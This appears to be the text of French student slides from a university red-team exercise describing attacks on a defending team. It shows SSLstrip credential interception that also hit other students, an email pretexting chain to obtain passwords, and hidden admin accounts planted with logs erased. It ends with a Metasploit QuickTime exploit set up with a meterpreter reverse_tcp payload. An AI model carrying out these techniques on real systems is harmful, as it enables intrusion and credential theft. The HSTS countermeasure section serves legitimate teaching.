  - **...interception par AERODEF en cours d'opération**



**ALARME** : Modification de tous les mots de passe !!!

# C'est Noël avant l'heure !!!

- INFILTRATION : Décollage vers la LUNE !!!
  - Retour à la case départ avec nécessité de vite réagir :
    - Apparition de SSLSTRIP en TPs (XML, JAVA, SQL, ...) pour une durée totale de 5H
  - **RÉSULTAT** : récupération d'environ 60 mots de passe :
    - M2 STRI
    - Autres promotions utilisant le réseau informatique
    - Administrateurs U3

```
HTTP : 66.249.92.104:80 -> USER: cyrille.lignac PASS: xxxx INFO:  
http://www.google.com/accounts/ServiceLogin?service=mail&passive=true&rm=false&continue=http://mail.google.com/mail/?hl=fr&ui=html&zy=l&bsv=1eic6yu9o
```

# C'est Noël avant l'heure !!!


- INFILTRATION : Décollage vers la LUNE !!!
  - Informations récupérées :
    - Fonctionnement audit : sympa IKEA\_STYLE mais impénétrable !!!



- Re-récupération documents de la défense :
  - Les derniers comptes rendus de réunion
  - Les dernières négociations avec l'audit
  - Le dernier code source du site
  - Les différentes chartes graphiques de l'entreprise
  - Les clés PGP de contact@aerodef.fr et de wanvos@gmail.com
  - Les clés et certificats du VPN M2 STRI Défense

# C'est Noël avant l'heure !!!

- INFILTRATION : Décollage vers la LUNE !!!
  - Servez-vous, c'est FREE !!!



The screenshot shows a Dropbox interface with the following elements:

- Path: My Dropbox » Cours » STRI - S9 » Sécurité » Documents Audit
- Buttons: Upload, New folder, Invite to folder, Show deleted files, More actions
- Table of files:

<input type="checkbox"/>	Name	Size	
<input type="checkbox"/>	Parent folder		
<input checked="" type="checkbox"/>	Contrat_de_prestation...ice_V10.doc	38KB	7AM
<input checked="" type="checkbox"/>	Reponse_appel_offre-1.1 final.pdf	1.33MB	3AM
<input checked="" type="checkbox"/>	Contrat_de_prestation...0 signé.pdf	675.03KB	Yesterday 11:40AM
<input checked="" type="checkbox"/>	Contrat_de_prestation...vice_V9.doc	42.50KB	Yesterday 10:20AM
<input checked="" type="checkbox"/>	Reponse_appel_offre-1.1.doc	817KB	Yesterday 10:16AM
<input checked="" type="checkbox"/>	Reponse_appel_offre-1.0.doc	815.50KB	Yesterday 9:41AM
<input checked="" type="checkbox"/>	Contrat -Scan nessus ...10.2010.jpg	441.34KB	10/24/10 10:11AM
<input checked="" type="checkbox"/>	Contrat de prestation...vice V7.doc	42.50KB	10/23/10 6:47PM
<input checked="" type="checkbox"/>	Liste_services.doc	48.50KB	10/14/10 11:15AM
<input checked="" type="checkbox"/>	Reponse_appel_offre-1.0.pdf	0.92MB	10/14/10 11:15AM

The 'More actions' menu is open, showing options: Move 10 items, Copy 10 items, Delete 10 items, and Download items (highlighted).

# C'est Noël avant l'heure !!!

- INFILTRATION : Décollage vers la LUNE !!!
  - Transfert des e-mails :



- ...mais toujours pas de mots de passe concernant les équipements !!!



# C'est Noël avant l'heure !!!

- **INFILTRATION** : On a marché sur la LUNE !!!
  - **OBJECTIFS** : se servir de tous les comptes e-mails pour imaginer un scénario permettant de tromper la défense et de récupérer les accès à leur architecture
  - **CONTEXTE** : se servir du long week-end de fin octobre pour éviter tout contact réel pouvant compromettre notre attaque
  - **OUTILS** : potentiellement toutes les adresses e-mail à notre disposition et surtout les règles de filtrage de GMAIL
  - Choix de l'utilisation du mail de Jacques MARTIN car nous avons détecté un problème de mot de passe à l'origine d'AERODEF

## ETAPE 1

- Jacques Martin([jacques-martin@gmail.com](mailto:jacques-martin@gmail.com)) vers [admin@aerodef.fr](mailto:admin@aerodef.fr), [jeremie.dupont@gmail.com](mailto:jeremie.dupont@gmail.com), [thierry@henry.fr](mailto:thierry@henry.fr)
- **Sujet** : Problème connexion au compte AERODEF, demande d'un nouveau mot de passe
- **Objectif Attaque** : Infiltrer le SI AERODEF

## ETAPE 2

- [thierry@henry.fr](mailto:thierry@henry.fr) vers Administrateur AERODEF ([thierry.luron@aerodef.fr](mailto:thierry.luron@aerodef.fr)), [jeremie.dupont@gmail.com](mailto:jeremie.dupont@gmail.com)
- **Sujet** : Suspicion d'attaque, vérification de l'identité de l'émetteur initial
- **Risque de détection de l'attaque !!!**

## ETAPE 3

- [jeremie.dupont@gmail.com](mailto:jeremie.dupont@gmail.com) vers [thierry.luron@aerodef.fr](mailto:thierry.luron@aerodef.fr)
- **Sujet** : Vérification de l'identité de l'émetteur initial
- **Objectif** : Court-circuiter le membre suspicieux pour accréditer l'attaque

### ETAPE 3

- [jeremie.dupont@gmail.com](mailto:jeremie.dupont@gmail.com) vers [thierry.luron@aerodef.fr](mailto:thierry.luron@aerodef.fr)
- **Sujet** : Vérification de l'identité de l'émetteur initial
- **Objectif** : Court-circuiter le membre suspicieux pour accréditer l'attaque

### ETAPE 4

- [admin@aerodef.fr](mailto:admin@aerodef.fr) vers [jacques-martin@gmail.com](mailto:jacques-martin@gmail.com)
- **Sujet** : Envoi nouveau mot de passe

### ETAPE 5

- [jacques-martin@gmail.com](mailto:jacques-martin@gmail.com) vers [admin@aerodef.fr](mailto:admin@aerodef.fr)
- **Sujet** : Problème login (réel cette fois ci)

## ETAPE 6


- admin@aerodef.fr vers [jacques-martin@gmail.com](mailto:jacques-martin@gmail.com)
- **Sujet** : Explication connexion (utilisation nom.prenom@aerodef.fr au lieu de prenom.nom@aerodef.fr)
- **Attaque** : **SUCCES**

## ETAPE 7

- **Suppression** de toutes les traces sur les boites e-mails compromises et écriture d'un faux mail d'admin@aerodef.fr pour justifier d'un changement de mot de passe pour raisons de sécurité

# C'est Noël avant l'heure !!!

- INFILTRATION : On a marché sur la LUNE !!!
  - WE ARE BACK YEAH !!!



# C'est Noël avant l'heure !!!

- INFILTRATION : On a marché sur la LUNE !!!
  - Récupération inventaire machines :

			Switch
#11	Audit : 200	PC Audit	0018.F355.8088
#12	Audit : 200	Serveur Audit	-
#13	Parc : 300	-	Port Bloqué
#14	Parc : 300	Controleur de domaine	0018.F309.7385
#15	Parc : 300	Client Windows 7	Pas encore rattaché au Switch
#16	Parc : 300	Machine Debian qui virtualise plusieurs Clients	Pas encore rattaché au Switch
#17	Parc : 300	-	Port Bloqué

- Récupération des documents suivants :
  - Intégralité mots de passe (serveur Zeus + contrôleur de domaines) malgré le chiffrage
  - Dernières informations (dont raison du changement de mot de passe)...
  - ...mais moins d'informations auxiliaires qu'auparavant du fait du non-statut de chef d'équipe

# C'est Noël avant l'heure !!!

- INFILTRATION : On a marché sur la LUNE !!!
  - Anticipation sur tout changement de mots de passe :
    - Adresses de transfert déjà en place
    - Utilisateurs malicieux sur les serveurs pour prise de contrôle lors de la 3ème confrontation → **À FAIRE**
    - **OBJECTIF FINAL** : faire autant partie d'AERODEF qu'un autre membre d'AERODEF (voire plus... 😊)

# C'est Noël avant l'heure !!!

- INFILTRATION : On a marché sur la LUNE !!!
  - Infiltration dans le contrôleur de domaine :

CONNEXION  
BUREAU À  
DISTANCE

IDENTIFICATION  
AVEC LE COMPTE  
ADMINISTRATEUR

CRÉATION D'UN  
UTILISATEUR  
SYSTEMDATA

INSERTION DE  
SYSTEMDATA  
DANS LES MÊMES  
GROUPES QUE  
ADMINISTRATEUR

SUPPRESSION  
ÉVÈNEMENTS  
DANS  
« OBSERVATEUR  
D'ÉVÈNEMENTS »

# C'est Noël avant l'heure !!!

The screenshot shows the 'Utilisateurs et ordinateurs Active Directory' console with the 'Propriétés de SystemData' dialog box open. The dialog box has several tabs: 'Général', 'Adresse', 'Compte', 'Profil', 'Téléphones', 'Organisation', 'Membre de', and 'Appel entrant'. The 'Membre de' tab is active, displaying a table of group members.

Nom	Dossier Active Directory
Administrateurs	parc.aerodefense.stri/Builtin
Administrateurs d...	parc.aerodefense.stri/Users
Administrateurs d...	parc.aerodefense.stri/Users
Admins du domaine	parc.aerodefense.stri/Users
connexionTSE	parc.aerodefense.stri/Users
Propriétaires créa...	parc.aerodefense.stri/Users
Utilisa. du domaine	parc.aerodefense.stri/Users

Buttons: Ajouter..., Supprimer

Groupe principal : Utilisa. du domaine

Il n'est pas utile de modifier le groupe principal, sauf si vous disposez de clients Macintosh ou d'applications compatibles POSIX.

Buttons: Définir le groupe principal, OK, Annuler, Appliquer

# C'est Noël avant l'heure !!!

- INFILTRATION : On a marché sur la LUNE !!!
  - Infiltration dans le serveur Zeus :

CONNEXION  
SSH SUR LE  
SERVEUR

IDENTIFICATION  
MOHAMED  
(ROOT INTERDIT)

PASSAGE EN  
ROOT (SU)

AJOUT  
UTILISATEUR  
« WWW » AVEC  
UN UID < 1000

AJOUT  
« WWW »  
DANS LE  
GROUPE  
« SUDOERS »

SUPPRESSION  
DES  
DIFFÉRENTS  
LOGS

# C'est Noël avant l'heure !!!

- Parades à SSLSTRIP :
  - HSTS (HTTP Strict Transport Security)
    - Permettre de forcer la connexion d'un site web en HTTPS et ainsi de se protéger d'une attaque type « Man in the Middle »

## ~~SSLSTRIP~~


- Idée pensée par 2 chercheurs C. JACKSON et A. BARTH (Université de STANFORD) avec ForceHTTPS
- Spécification IETF : <http://tools.ietf.org/html/draft-hodges-strict-transport-sec-02> (statut = « STANDARD TRACK »)

# C'est Noël avant l'heure !!!

- Parades à SSLSTRIP : **HSTS**
  - Principe : forcer le chiffrement des données via l'entête HTTP.
  - Exemple sous Apache :
    - **Header set Strict-Transport-Security "max-age=500"**
    - **Header append Strict-Transport-Security includeSubDomains**
  - Faille : requête initiale sans protection
    - Nécessité du navigateur de posséder une liste pré-chargée
  - Navigateurs supportant HSTS :
    - GOOGLE Chrome (version 4 – sortie août 2009)
    - MOZILLA Firefox (version 4 – sortie prévu fin 2010)
    - Non prévu dans Internet Explorer 9, la future version du navigateur utilisé dans les salles de TP du bâtiment U2...


# C'est Noël avant l'heure !!!

- Parades à SSLSTRIP : Interface CLAVIER/CHAISE
  - Vérifier l'utilisation d'HTTPS par son navigateur :



# Deuxième confrontation (C2)

- Plan d'attaque C2 :



# Deuxième confrontation (C2)

- La communication :
  - Aucun réel changement au niveau INTERNE
  - **Nouveaux problèmes** rencontrés par l'équipe de défense : perte de temps, tensions, etc...




Aucun bluff de l'équipe défense (cf. C1)

- **Responsable de communication sollicité** : calmer le jeu, organiser avec les autres responsables, etc...
- Prise de conscience de l'importance d'assurer une communication satisfaisante : fond **et** forme

# Deuxième confrontation (C2)

## ■ METASPLOIT : Exploit n°1 : CVE-2010-1818



The screenshot shows a web browser window displaying the Metasploit module page for CVE-2010-1818. The URL is [http://www.metasploit.com/modules/exploit/windows/browser/apple\\_quicktime\\_marshaled\\_punk](http://www.metasploit.com/modules/exploit/windows/browser/apple_quicktime_marshaled_punk). The page title is "Apple QuickTime 7.6.7 \_Marshaled\_pUnk Code Execution". The description states: "This module exploits a memory trust issue in Apple QuickTime 7.6.7. When processing a specially-crafted HTML page, the QuickTime ActiveX control will treat a supplied parameter as a trusted pointer. It will then use it as a COM-type pUnknown and lead to arbitrary code execution. This exploit utilizes a combination of heap spraying and the QuickTimeAuthoring.qtx module to bypass DEP and ASLR. This module does not opt-in to ASLR. As such, this module should be reliable on all Windows versions. NOTE: The addresses may need to be adjusted for older versions of QuickTime." The page also includes sections for Rank (Great), Authors (Ruben Santemarta, jduck), References (CVE-2010-1818, OSVDB-67705, reversemode.com), and Exploit Targets (Apple QuickTime Player 7.6.6 and 7.6.7 on Windows XP SP3).

**Apple QuickTime 7.6.7 \_Marshaled\_pUnk Code Execution**

This module exploits a memory trust issue in Apple QuickTime 7.6.7. When processing a specially-crafted HTML page, the QuickTime ActiveX control will treat a supplied parameter as a trusted pointer. It will then use it as a COM-type pUnknown and lead to arbitrary code execution. This exploit utilizes a combination of heap spraying and the QuickTimeAuthoring.qtx module to bypass DEP and ASLR. This module does not opt-in to ASLR. As such, this module should be reliable on all Windows versions. NOTE: The addresses may need to be adjusted for older versions of QuickTime.

**Rank**

- o Great

**Authors**

- o Ruben Santemarta < >
- o jduck < jduck [at] metasploit.com >

**References**

- o CVE-2010-1818
- o OSVDB-67705
- o [http://reversemode.com/index.php?option=com\\_content&task=view&id=69&Itemid=1](http://reversemode.com/index.php?option=com_content&task=view&id=69&Itemid=1)

**Exploit Targets**

- o 0 - Apple QuickTime Player 7.6.6 and 7.6.7 on Windows XP SP3 (default)



# Deuxième confrontation (C2)

- METASPLOIT : CFG et LANCEMENT

```
pouet@bt: ~ - Shell No. 4 - Konsole
Session Edit View Bookmarks Settings Help:
pouet@bt:~$ msfconsole

#  # #####  #####  ##  #####  #  #####  #  #####
## ## #  #  #  #  #  #  #  #  #  #  #  #  #  #  #
#  #  #####  #  #  #  #####  #  #####  #  #  #  #
#  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #
#  #  #####  #  #  #  #####  #  #####  #####  #####  #  #


      =| metasploit v3.5.1-dev [core:3.5 api:1.0]
* .. --| 628 exploits - 309 auxiliary
* .. --| 215 payloads - 27 encoders - 8 nops
      =| svn r10962 updated today (2010.11.09)

msf > use windows/browser/apple_quicktime_marshaled_punk
msf exploit(apple_quicktime_marshaled_punk) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(apple_quicktime_marshaled_punk) > set srvhost 192.168.0.18
srvhost => 192.168.0.18
msf exploit(apple_quicktime_marshaled_punk) > set srvport 8082
srvport => 8082
msf exploit(apple_quicktime_marshaled_punk) > set lport 7004
lport => 7004
msf exploit(apple_quicktime_marshaled_punk) > set lhost 192.168.0.18
lhost => 192.168.0.18
msf exploit(apple_quicktime_marshaled_punk) > set uripath /
uripath => /
msf exploit(apple_quicktime_marshaled_punk) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.0.18:7004
[*] Using URL: http://192.168.0.18:8082/
[*] Server started.
```

